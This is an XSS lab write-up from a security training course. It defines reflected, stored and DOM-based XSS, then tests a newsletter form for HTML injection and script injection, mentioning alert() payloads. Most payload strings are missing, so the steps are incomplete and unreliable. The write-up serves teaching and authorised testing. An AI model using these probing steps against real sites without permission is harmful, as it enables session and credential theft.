# Cross-Site Scripting (XSS):

## What is Cross-Site Scripting?

Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might gain full control over all of the application's functionality and data.

## How does XSS Works?

Cross-site scripting works by manipulating a vulnerable website's source code/storage system to return malicious JavaScript to users. When the malicious code executes inside a victim's browser, the attacker can fully compromise their interaction with the application by stealing session cookies, user credentials, tokens, secrets, etc.

## Types of XSS:


Reflected XSS: The malicious script comes from the current HTTP request when injected into the source code of the application.
Stored XSS: The malicious script comes from the website's database which eventually gets executed in the user's browser.
DOM-based XSS: The vulnerability exists in client-side code rather than server-side code. In DOM-based XSS, the malicious user input goes inside the source and comes out of the sink.

## Severity:

The Reflected XSS has a severity of P3 with a CVSS score of 5.8 which is Medium. This can be used to steal cookies from a victim and also can be used for capturing a victim's credentials.

## Lab 1: Let's Do IT!

Observations:
As we access the lab we get a page asking us to subscribe to a newsletter as shown,



Subscribe to our NewsLetter


<u>imran</u> Subscribe

Thanks for your Subscription!
You'll receive email on <u>imran</u>

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

Solution:
XSS is a great bug as it is found widely but not easily in many cases so it's important that we keep our eyes open and hands moving.
So in this first lab let's dirty our hands and create a methodology to test for XSS which we'll follow but not mention in the solutions in the upcoming labs. Most importantly as we know XSS is when we can insert our custom javascript into a web application.

Now, for firsts let's check what happens when we enter a random word in the field asking us for input,




Subscribe to our NewsLetter

Thanks for your Subscription!
You'll receive email on MHKace

By inspecting we can see nothing unusual.

Now let's check for HTML injection, huh!! Obviously, some might have already forgotten it so here is the link for the week 1 write-up for HTML injection.



Subscribe to our NewsLetter

Thanks for your Subscription!
You'll receive email on MHKace

Using payload: or

Cool, we can see it's vulnerable to HTML injection, so our next step would be let's check for XSS.
Payload: ,
-


What!? our payload didn't work :(, hahahaha! That will happen a lot so chill!

Let's just understand one basic thing about js that when you pass 'alert(1)', the above payload will work just fine.... But when we entered 'alert(MHKace)' js treated 'MHKace' as a variable and started a journey to find the variable and which being my name obviously won't be any variable so will [redacted]
New Payload: ,

